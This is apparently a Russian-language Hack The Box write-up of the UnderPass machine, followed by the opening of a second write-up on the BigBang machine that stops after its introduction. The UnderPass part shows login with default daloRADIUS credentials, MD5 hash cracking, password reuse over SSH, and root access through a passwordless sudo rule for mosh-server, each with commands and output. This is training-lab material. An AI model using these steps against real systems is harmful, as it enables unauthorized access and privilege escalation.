
Самая первая ссылка ведет на GitHub-репозиторий daloRADIUS. Это приложение Radius Web Management для управления пользователями, составления отчетности, ведения бухгалтерского учета и тому подобных вещей. Убедимся, что на сервере действительно установлено это веб-приложение, для чего обратимся к файлу `daloradius/ChangeLog`.



```
release 1.? - WIP
        - Ternary expression fix in graph library
        - Report fixes
        - Fix support for multiple db locations

* a mess here with releases as branches and / or tags: 1.1-2, 1.1-3, 1.1-4, 1.1-5, 1.2, 1.3 *

release 1.1-3 - ?? ??? ????
        - remove unavailable data in SUBSCRIPTION ANALYSIS view.
        - update Portuguese language
        - dockerfile improvements
        - dockerfile-freeradius and init-freeradius.sh
        - fix regex query for rollback
        - fix mysql directory in dockerfile
        - fix MAC validation in new user (requires PHP v5.5)
        - fix load of language file
        - mark Romanian language files as broken

release 1.1-2 - 08 Aug 2019
    - syntax fix in language translations
        - set right column names for table radpostauth in FreeRADIUS v3

release 1.1-1 - 28 Jul 2019
    - fix memory overflow on database backups
        - added daloRADIUS version date to configuration
        - improve the documentation a bit

release 1.1-0 - 19 Jun 2019
    - fix SQL syntax errors when using the column 'lead' with MySQL 8.0.2+
    - fix SQL query for last connection attempts where FreeRADIUS is v3
    - add freeradius-utils and cron to Dockerfile
    - remove "default" location if multiple locations are set
        - add select box for password types in Batch Add Users option
        - stylish ToolTip boxes
```

Содержимое файла ChangeLog

В справке приложения можно найти учетные данные администратора системы по умолчанию.



Testing the Infrastructure

To ensure proper functionality of daloRADIUS, follow these steps to access the RADIUS Management and User Portal applications:

1. **RADIUS Management application**: Access the application using the URL http://daloradius.local:8000. Replace `daloradius.local` with the domain name or IP address associated with your system.
2. **User Portal application**: Access the application using the URL http://daloradius.local. Again, replace `daloradius.local` with the appropriate domain name or IP address.

The port numbers `80` and `8000` reflect the choices made in the previous sections of this guide. Please ensure that you have a web browser installed and a network connection to the daloRADIUS server.

To log in to the RADIUS Management application, use the following default credentials:


- Username: `administrator`
- Password: `radius`

Справка Testing the Infrastructure

Переходим к странице авторизации:

```
http://10.10.11.48/daloradius/app/operators/login.php
```

И пытаемся залогиниться с найденными учетными данными.



Login Required

Username: administrator


Password: ••••••

Location: default

daloRADIUS 2.2 beta

Страница авторизации daloRADIUS

Система была развернута со всеми настройками по умолчанию, поэтому мы получаем административный доступ.




Панель администратора

ПРОДВИЖЕНИЕ

Немного почитав про администрирование daloRADIUS, можно узнать, что панель управления пользователями предоставляет излишнюю информацию. Мы можем получить список пользователей вот на этой странице:

```
/daloradius/app/operators/mng-list-all.php
```

Помимо ID, имени пользователя и ссылки на профиль, на странице отображается и хеш пароля.




ID	Name	Username	Password	Last Login
6		svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)

displayed 1 record(s)

Содержимое страницы Users Listing

Судя по длине хеша, используется алгоритм хеширования MD5. Быстро проверить хеш MD5 по базам можно на сайте CrackStation. В итоге сразу получаем пароль пользователя svcMosh.




Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Результат взлома пароля

Нередки случаи, когда у пользователя один пароль в разных сервисах. С полученными учетными данными удалось подключиться по SSH и забрать первый флаг.



```
svcMosh@underpass ~ (0.269s)
id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)
svcMosh@underpass:~ (0.359s)
cat user.txt
cb7cb3d8dbabd20e72479433c0e016ac
```

Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, но важной в этом случае можно назвать только настройки sudoers.



```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

Настройки sudoers


Пользователь `svcMosh` может запустить `/usr/bin/mosh-server` без ввода пароля в привилегированном контексте.

Mosh (Mobile Shell) — это аналог SSH, но с некоторыми дополнительными функциями:

- сессии сохраняются, даже когда клиент меняет свой адрес, например при переходе на другую беспроводную сеть;
- терминальные сессии поддерживаются в активном состоянии даже при потере подключения или при переводе клиентского компьютера в режим ожидания;
- клиент Mosh пытается реагировать на события клавиатуры (набор текста, удаление символов), не дожидаясь ответа от сервера, что скрывает сетевую задержку.

Запускаем сервер Mosh. В терминале отобразятся порт и ключ для подключения клиента.

```
sudo /usr/bin/mosh-server new
```




```
svcMosh@underpass:~ (0.833s)
sudo /usr/bin/mosh-server new


MOSH CONNECT 60001 g7GjrHThX59jU+nwHKFldg

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 40863]
```

Запуск сервера Mosh

В другом терминале подключаемся с указанными данными и получаем сессию `root`.

```
MOSH_KEY=g7GjrHThX59jU+nwHKFldg mosh-client 127.0.0.1 60001
```



```
root@underpass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@underpass:~# cat /root/root.txt
4bdce7a67a6f1656880bb84fb460e4af
root@underpass:~#
```

Флаг рута

Машина захвачена!

HTB
BIGBANG

OS
Linux

RELEASE DATE
25 Jan 2025

DIFFICULTY
Hard

POINTS
40

Эксплуатируем баг в glibc для получения RCE

RalfHacker
hackerralf8@gmail.com

В этом райтапе я покажу, как получить удаленное выполнение кода на сервере через уязвимость функции iconv в библиотеке GNU C Library (glibc). На пути к этой уязвимости проэксплуатируем LFI в плагине BuddyForms для WordPress и проанализируем код мобильного приложения.

Наша конечная цель — получение прав суперпользователя на машине BigBang с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.52    bigbang.htb
```

И запускаем сканирование портов.

